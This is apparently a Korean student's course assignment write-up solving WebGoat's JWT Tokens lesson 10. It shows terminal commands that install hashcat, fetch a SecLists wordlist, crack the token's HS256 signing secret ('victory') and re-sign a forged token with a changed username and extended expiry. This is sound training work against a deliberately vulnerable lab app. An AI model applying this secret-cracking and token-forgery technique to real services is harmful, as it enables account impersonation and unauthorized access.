
# 인터넷응용보안 14주차 과제

202121556 곽지현

JWT Tokens 10번 문제

제시된 JWT 값을 복사해서 붙여넣기




Hashcat 설치

```
root@043a5abe5479:~/WebGoat# cd
root@043a5abe5479:~# apt update && apt install -y wget hashcat
Get:1 http://security.ubuntu.com/ubuntu noble-security InRelease [126 kB]
Hit:2 http://archive.ubuntu.com/ubuntu noble InRelease
Get:3 http://archive.ubuntu.com/ubuntu noble-updates InRelease [126 kB]
Get:4 http://security.ubuntu.com/ubuntu noble-security/restricted amd64 Packages [1442 kB]
Get:5 http://archive.ubuntu.com/ubuntu noble-backports InRelease [126 kB]
Get:6 http://archive.ubuntu.com/ubuntu noble-updates/restricted amd64 Packages [1488 kB]
Get:7 http://security.ubuntu.com/ubuntu noble-security/main amd64 Packages [1087 kB]
Get:8 http://security.ubuntu.com/ubuntu noble-security/universe amd64 Packages [1093 kB]
```

사전 대입 공격용 파일 다운

```
root@043a5abe5479:~# wget https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads
/master/Discovery/Web-Content/raft-small-words.txt
--2025-06-03 13:02:27--  https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/
master/Discovery/Web-Content/raft-small-words.txt
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.11
0.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... co
nnected.
HTTP request sent, awaiting response... 200 OK
Length: 348619 (340K) [text/plain]
Saving to: 'raft-small-words.txt'

raft-small-words.txt  100%[========================>] 340.45K  --.-KB/s    in 0.04s

2025-06-03 13:02:27 (8.08 MB/s) - 'raft-small-words.txt' saved [348619/348619]

root@043a5abe5479:~# ls
WebGoat  raft-small-words.txt  rsa
root@043a5abe5479:~#
```


JWT 값을 복사해 hash.txt 파일에 저장하고 확인

```
root@043a5abe5479:~# echo eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQ
iOiJ3ZWJnb2F0Lm9yZyIsImlhdCI6MTc0ODkyNDE3MCwiZXhwIjoxNzQ4OTI0MjMwLCJzdWIiOiJ0b21Ad2ViZ29hdC5vc
mciLCJ1c2VybmFtZSI6IlRvbSIsIkVtYWlsIjoidG9tQHdlYmdvYXQub3JnIiwiUm9sZSI6WyJNYW5hZ2VyIiwiUHJvamV
jdCBBZG1pbmlzdHJhdG9yIl19.DlMTegXXStV5c9fhgvlYLelt0MxryWMdB2-QG4WMfwE > hash.txt
root@043a5abe5479:~# more hash.txt
eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQiOiJ3ZWJnb2F0Lm9yZyIsImlhd
CI6MTc0ODkyNDE3MCwiZXhwIjo
xNzQ4OTI0MjMwLCJzdWIiOiJ0b21Ad2ViZ29hdC5vcmciLCJ1c2VybmFtZSI6IlRvbSIsIkVtYWlsIjoidG9tQHdlYmdvY
XQub3JnIiwiUm9sZSI6WyJNYW5
hZ2VyIiwiUHJvamVjdCBBZG1pbmlzdHJhdG9yIl19.DlMTegXXStV5c9fhgvlYLelt0MxryWMdB2-QG4WMfwE
root@043a5abe5479:~#
```


Hashcat 으로 공격 시작

```
root@043a5abe5479:~# hashcat hash.txt -a 3 -m 16500 raft-small-words.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF,
DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================
================================================
* Device #1: cpu-haswell-12th Gen Intel(R) Core(TM) i5-1240P, 2835/5734 MB (1024 MB allocatabl
e), 16MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 4 MB
```

Status : Cracked 라고 표시되면 공격 성공 -> victory




JWT decoder 페이지 상단에서 encoder를 클릭후 Tom에서 WebGoat로 변경, exp에 10000 추가, 서명 키에 victory 문자열로 넣기 -> JWT 재생성



재생성된 JWT 복사하여 빈칸에 붙어넣고 제출 -> 성공!